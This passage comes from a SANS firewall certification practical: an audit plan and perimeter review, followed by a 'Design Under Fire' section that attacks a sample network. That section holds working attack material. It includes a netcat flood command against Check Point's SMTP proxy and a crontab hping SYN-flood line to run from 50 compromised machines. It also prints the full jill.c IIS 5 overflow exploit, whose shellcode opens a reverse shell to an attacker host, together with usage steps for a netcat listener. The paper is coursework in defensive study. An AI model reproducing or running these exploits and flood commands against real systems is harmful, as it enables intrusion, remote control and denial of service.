
A careful look at the firewall rules for each interface and matching these up with the security policy to determine if any access has been provided that is not authorised in the security charter for access to or through the firewall.

I would then check the configuration of the Firewall against that of the documentation that would have been produced in initial installation and also against the change control logs that would have been kept since it inception.

I would check the patches, hotfixes and firmware updates for the Nokia IP440 that are available and confirm whether or not they are implemented

Confirmation Checks

A vulnerability scanner called Retina from eEye Digital Security can be used to check port availability and can check the vulnerabilities of various services on servers other than appliances. The output is similar to the following graphic:



Vulnerability testing would be launched against the firewall to seek out any known vulnerabilities. Along with this process, researching the security sites for actual attacks that can be launched against this appliance would be tested and confirmed if the device is vulnerable. The use of more than one vulnerability scanner is important here in order to ensure that possible extraneous information is consistent across different vendor products.

NMAP for NT would also be used to determine which TCP and UDP ports are open and available for exploiting if the services are not required by the firewall. Things to look for here are management ports open on the external interface. The GIA design in particular should only allow firewall management via the internal network management station.

IP Address Scan (NMAP for NT v2.53)

Interface IP Address	TCP Ports Open	UDP Ports Open
A.B.134.14	25,80,443	53
P.Q.1.1	20,21, 80, 443	
172.17.1.1	25, 53, 80,443, 20,21	53
172.18.1.1	25, 53, 80,443, 1494, 5500,	
X.Y.1.1	20,21	

The port scans indicate that the ports available match the security policy for traffic flows as defined in Assignment 1 and 2.

The usage of L0pht Crack will attempt to try and find any passwords used to authenticate to any systems within different networks.

The following utilities will be used to determine what packets can get to which networks:

WS Ping Pro

AGNetTools

Nmap for NT

For each test carried out on the rulebase, the firewall logs will be analysed to determine whether the packets were dropped, rejected or accepted.

A match of the current firewall and device configuration would be checked against what is displayed in GIAC Enterprises system documentation sets and all change management forms for the firewall interrogated to ensure that the procedural policies are being followed.

Documentation

The information gathered during the testing and analysis would now be collated and analysed as to the remedial work that would need to be done to bring the firewall into compliance with the security policies that provided the baseline for the audit.

Once analysed and a plan of action reached, the findings and recommendations would be written into a deliverable document and a security meeting with the security auditor and the security department of GIAC Enterprises would follow for discussion and forward planning.

Perimeter Analysis

After an extensive evaluation of GIAC Enterprises Exterior Firewall configuration, rulebase, policies and general fitness as a device for securing the perimeter of the organisation, the following comments are required to be made:

- A very good standard of security has been applied to all interfaces on the firewall appliance and the overall configuration of the appliance would make the firewall difficult to breach.
- The use of security zones indicates that a best practice approach to granular security has been adhered to.
- The firewall rules are tight enough to ensure that only required traffic is able to traverse the firewall interfaces.
- The border router is taking a large amount of loading away from the firewall due to the heavy access control lists blocking unnecessary Internet traffic from hitting the firewall.
- The use of telecommunications companies to provide VPN style security for access from suppliers and partners provides a cost effective method of removing a complex problem.
- The Nokia may run into some performance problems depending on how many remote

users end up using the facility. The security risk to highlight here is the remote users' use of a personal firewall. GIAC should investigate the enhanced central policy control that will be available in Check Point Next Generation that is due for release shortly.

It is recommended that GIAC Enterprises look into the following issues:

1. Create a process that cycles firewall-1 log files and archive all logs on a weekly basis for future analysis.
2. Take some regular snapshots of the firewall's performance statistics in order to provide a baseline to measure against when and if performance from VPN connections as well as all other traffic becomes an issue.
3. Look at the possibility of introducing a VLAN switch into the partner and supplier VPN connections to segregate each individual session from any watchful eyes.
4. ICMP is dropped at the firewall. This could be useful for troubleshooting purposes and may be worthwhile allowing as long as the IDS systems are being monitored.

Overall a good architecture will minimal issues at the firewall choke point. I would recommend also that GIAC Enterprises authorise an audit that takes a more holistic view of the security architecture so as to draw a more accurate picture of security requirements.

© SANS Institute 2000 - 2005, Author retains full rights.

Assignment 4 - Design Under Fire

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!


Select a network design from any previously posted GCFW practical (<http://www.sans.org/giactc/gcfw.htm>) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.
2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Note: this is the second time this assignment has been used. The first time, a number of students came up with magical "hand-waving" attacks. You must supply documentation (preferably a URL) for any vulnerability you use in your attack, and the exploit code that you use to accomplish the attack. The purpose of this exercise is for the student to clearly demonstrate they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.

Network Design

The chosen design is from Jerry Landry (http://www.sans.org/y2k/practical/Jay_Landry.doc)



Firewall Attack

It was noted within this network design that the Firewall has not been defined; therefore I have made an assumption that Check Point Firewall-1 v4.1 is being used with service pack 2 installed on a Windows NT server.

The reason this type of firewall was assumed is because it is the most popular firewall and at the time of Jerry's writing FW-1 SP2 was the latest service pack.

Vulnerability Description

The SMTP Security Server component of Check Point Firewall-1 4.0 and 4.1 is vulnerable to a simple network-based attack, which raises the firewall load to 100%

Vulnerability Details

Check Point Firewall-1 includes a component called the SMTP Security Server. This is an SMTP proxy, the use of which is required by several of Firewall-1's advanced SMTP email processing capabilities, including CVP-based virus scanning and URI filtering.

The Check Point Firewall-1 SMTP Security Server in Firewall-1 4.0 and 4.1 on Windows NT is

vulnerable to a simple network-based attack, which can increase the firewall's CPU utilization to 100%.

Vulnerability Results

Sending a stream of binary zeros over the network to the SMTP port on the firewall raises the target system's load to 100% while the load on the attacker's system machine remains relatively low.

This can easily be reproduced from a Linux system using "netcat" with an input of /dev/zero, with a command such as "nc firewall 25 < /dev/zero".

Summary

This vulnerability could allow a very quick and easy distributed attack on Check Point Firewall-1. Another reason for choosing this vulnerability is because Check Point have not fixed this issue in service pack two and have advised that a fix is due in service pack three. Due to Manual IPSEC VPN issues after upgrading to service pack three, many Firewall-1 administrators will be holding off deploying service pack three, therefore many vulnerable Firewall-1 systems will be available to exploit.

References: <http://www.securityfocus.com>

© SANS Institute 2000 - 2005, Author retains full rights.

Denial of Service Attack

As we have already compromised a variety of DSL based systems, we have identified 50 Linux systems through nmap fingerprinting to launch our attack from.

On each of these systems we have uploaded the hping program www.eaglenet.org/antirez/hping2.

We also set the date and time to match that of our own system so we can co-ordinate the compromised systems and maximise the flood

The following command is added to the crontab on each Linux box:

```
0 23 13 4 * Hping <victim ip address> --spooft <Dead Address> --interval 10 --quiet --syn
```


Note: The objective is to have the attack launch on all compromised boxes at the same time on Friday 13th April 2001 at 23:00 which would be Easter Friday and all support personnel would likely be on holiday. An obvious concern would be to ensure that the correct time zone was being targeted in order to achieve the time required.

crontab syntax:

minute – hour - day of month – month - day of week – command string

DoS Attack Design

The following diagram depicts the combined bandwidth of 50 DSL connected machines all directing SYN attacks on the same victim sever. The result is catastrophic for the victim server.



Tools

Crontab

crontab syntax:

minute – hour - day of month – month - day of week – command string

Hping

usage: hping host [options]

- h --help show this help
- v --version show version
- c --count packet count
- i --interval wait (uX for X microseconds, for example -i u1000)
- n --numeric numeric output
- q --quiet quiet
- I --interface interface name (otherwise default routing interface)
- V --verbose verbose mode
- D --debug debugging info
- z --bind bind ctrl+z to ttl (default to dst port)
- Z --unbind unbind ctrl+z

Mode

- default mode TCP
- 1 --icmp ICMP echo request mode
- 2 --udp UDP mode

-9 --listen listen mode

IP header

-a --spooft spoof source address
 -t --ttl ttl (default 64)
 -N --id id (default random)
 -W --winid use win* id byte ordering
 -r --rel relativize id field (to estimate host traffic)
 -f --frag split packets in more frag. (may pass weak acl)
 -x --morefrag set more fragments flag
 -y --dontfrag set dont fragment flag
 -m --mtu set virtual mtu, implies --frag if packet size > mtu
 -o --tos type of service (default 0x00), try --tos help

UDP/TCP header

-s --baseport base source port (default random)
 -p --destport destination port (default 0) (ctrl+z inc/dec)
 -k --keep keep still source port
 -w --win winsize (default 64)
 -O --tcppoff set fake tcp data offset (instead of tcphdrlen / 4)
 -F --fin set FIN flag
 -S --syn set SYN flag
 -R --rst set RST flag
 -P --push set PUSH flag
 -A --ack set ACK flag
 -U --urg set URG flag
 -X --xmas set X unused flag (0x40)
 -Y --ymas set Y unused flag (0x80)

Common

-d --data data size (default is 0)
 -E --file data from file
 -e --sign add 'signature'
 -j --dump dump packets in hex
 -J --print dump printable characters
 -B --safe enable 'safe' protocol
 -T --traceroute traceroute mode

Countermeasures

A countermeasure for this type of attack would be to implement some form of throttling. As we are talking about a Firewall-1 solution in this particular design, the throttling could be achieved with a Check Point module called FloodGate-1.

A better countermeasure is to use the SynDefender capabilities inherent in the Check Point FW-1 configuration. The SynDefender configuration allows an administrator to determine how many syn packets will be accepted before the firewall decides not to accept anymore, therefore rendering the attack useless.

© SANS Institute 2000 - 2005, Author retains full rights.

Internal System Compromise

Attack Principles

It is common practice to use vulnerabilities in machine A to allow that system to be used as a launch pad for attacking a second system B inside the internal network. The reasoning behind this is that machine A (a publicly accessible web server for example) is commonly less well protected than internal systems. In turn perimeter defences are often configured in a manner that presents significant opposition to attacks sourced from external networks, but not from DMZ or service LAN networks.

Weakness Identified

The attack presented here is based on information that would not commonly be available to external agencies. As a result a reconnaissance exercise would normally be required to help determine the weakness that this attack exploits.

The weakness targeted here is shown in the following extract from the original design document, discussing the global access list:

Rule#	Reflexive Access-List	Permit / Deny	Protocol	Source Address	Source Mask	Dest Address	Dest Mask	Options
1	Outboundfilter ¹	Permit	IP	Our.class.c.0	0.0.0.255	Any		

The rule outlined above is applied to the external router. This rule is intended to allow all systems on the our.class.c service network to access external systems. All IP traffic is allowed.

However the rule also allows systems on the service network to send all IP traffic to the internal network as a result of this rule.

This oversight means that an exploit of a service LAN based system will provide significant scope for attacking the internal firewall and the internal network. This rule is not logged, which allows our attack to employ a number of differing attacks until identifying a successful one.

Initial Exploit – The Service LAN Web Server

The service LAN includes an IIS web server. Whilst the version of this web server is not specified, I will assume that it is running IIS 5.0².

¹ This was actually named the outboundfilter in the original design document

² It should be noted that IIS 4.0 is vulnerable to a number of exploits that would provide for a similar attack as that described.

The default IIS 5.0 install has a known vulnerability (CVE- / Security Focus /SANS / eeye.com / MS warning) that allows administrative command line access to an IIS 5.0 system.

Exploit Background

The exploit was first identified by eEye. The vulnerability lies in the printer ISAPI filter. This filter is installed by default on all IIS 5.0 systems.

Exploit Code Fragment

The code shown below provides the exploit code for this attack. The code is named jill.c. In this case it has been compiled to the name jill.

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
* by: dark spyrit <dspyrit@beavuh.org>
*
* respect to eeye for finding this one - nice work.
* shouts to halvar, neofight and the beavuh bitchez.
*
* this exploit overwrites an exception frame to control eip and get to
* our code.. the code then locates the pointer to our larger buffer and
* execs.
*
* usage: jill <victim host> <victim port> <attacker host> <attacker port>
*
* the shellcode spawns a reverse cmd shell.. so you need to set up a
* netcat listener on the host you control.
*
* Ex: nc -l -p <attacker port> -vv
*
* I haven't slept in years.
*/

#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>
```

```
int main(int argc, char *argv[]){
```

```
/* the whole request rolled into one, pretty huh? carez. */
```

```
unsigned char sploit[]=
```

```
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\x95\x95"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
```

```
"\xf0\xed\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";
```

```
int s;
unsigned short int a_port;
unsigned long a_host;
struct hostent *ht;
struct sockaddr_in sin;
printf("iis5 remote .printer overflow.\n" "dark spyrit <dsprite@beavuh.org> / beavuh labs.\n");
```

```
if (argc != 5){
    printf("usage: %s <victimHost> <victimPort> <attackerHost> <attackerPort>\n", argv[0]);
    exit(1);
}
if ((ht = gethostbyname(argv[1])) == 0){
    perror(argv[1]);
    exit(1);
}
sin.sin_port = htons(atoi(argv[2]));
a_port = htons(atoi(argv[4]));
a_port ^= 0x9595;
sin.sin_family = AF_INET;
sin.sin_addr = *((struct in_addr *)ht->h_addr);

if ((ht = gethostbyname(argv[3])) == 0){
    perror(argv[3]);
    exit(1);
}
a_host = *((unsigned long *)ht->h_addr);
a_host ^= 0x95959595;
sploit[441] = (a_port) & 0xff;
```

```

sploit[442]= (a_port >> 8) & 0xff;
sploit[446]= (a_host) & 0xff;
sploit[447]= (a_host >> 8) & 0xff;
sploit[448]= (a_host >> 16) & 0xff;
sploit[449]= (a_host >> 24) & 0xff;
if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    perror("socket");
    exit(1);
}
printf("\nconnecting... \n");
if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
    perror("connect");
    exit(1);
}
write(s, sploit, strlen(sploit));
sleep (1);
close (s);
printf("sent... \nyou may need to send a carriage on your listener if the shell doesn't
appear.\nhave fun!\n");
exit(0);
}

```

Additional Tools

An additional tool “netcat” is also required to perform this attack.

Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable “back-end” tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.

Further information on netcat is available at

<http://www.l0pht.com/~weld/netcat/readme.html>

Exploit Usage

In a Unix terminal window run:

```
nc -l -p 5000 -vv
```

This will cause netcat to listen on port 5000 and display the output, it will also feed keyboard strokes back to whatever connects to port 5000. Since the router configuration is set to allow the web server to connect to any IP port this will be allowed through.

In a second Unix terminal window run:

```
Jill www.webserver.com 80 127.0.0.1 5000
```

This will cause a connection to the web server at www.webserver.com. Since it will connect on the web port 80, it will be allowed through the router at the border of the chosen network diagram. The exploit will be performed and the port opened back to the attacking system on port 5000. Again the router will allow this through to where netcat is waiting.

An administrative level command prompt (complete with output) is now available running on the web server but displayed on the attacking system.

Subsequent Exploit – The Internal Domain Controller

This attack presupposes that the organisation uploads new web pages to their web server on an ad-hoc basis. Since this web server is through the firewall and is running IIS then there are a number of methods to perform this update.

- NetBIOS : A network share can be mapped off the web server from the internal network. This would make them wide open. There may be some trust relationship between the domains.
- FTP : The web server is already running FTP. The FTP service could be used to upload new web pages. This would mean allowing high client ports back through the firewall unless using passive FTP mode.
- SCP and SSH : It is unlikely (but not impossible) that the Web server will be running SSH. If it is then SCP could transfer the files. This would be fairly secure. There are tools that can break SSH v.1 if we force the SSH daemon back to version 1 protocol.

Because the border router shows that any traffic is allowed between the WWW server and the internal network, this opens the possibility of compromising the internal network far easier.

In this instance we have to assume, not only the version of firewall, but the rule base the firewall is running as well.

From here we would download a Windows NT version of NMAP and perform reconnaissance on the firewall to determine what ports are open. The compromise of an internal system would be dependant on which ports were available for exploitation.

Possible examples of other FW-1 exploits could be, and are found at:

<http://xforce.iss.net/alerts>

- One way connection enforcement bypass
- Improper stderr handling for RSH/REXEC
- FTP connection enforcement bypass
- Retransmissions of encapsulated packets
- FWA1 authentication mechanism hole
- OPSEC authentication spoof
- S/Key password authentication brute force vulnerability
- Getkey buffer overflow

Many other available exploits and their fixes, for Windows based systems can be found at:

<http://www.microsoft.com/security>

Some further generic exploits across many different systems are as follows:

<http://www.sans.org>

<http://www.securityfocus.com>

<http://www.atstake.com>

Depending on OS versions, firewall versions and service packs and security hotfixes for the base operating system, many other exploits could be used to bypass the firewall and compromise further internal hosts.

It should be noted that since we have already compromised the web server we have the ability to modify the web site, to upload illegal software, and to use this server as a launch point for attacking other external systems. All of these could have a significant impact on the image of the organisation and its ability to carry out business in a standard fashion.

© SANS Institute 2000 - 2005, Author retains full rights.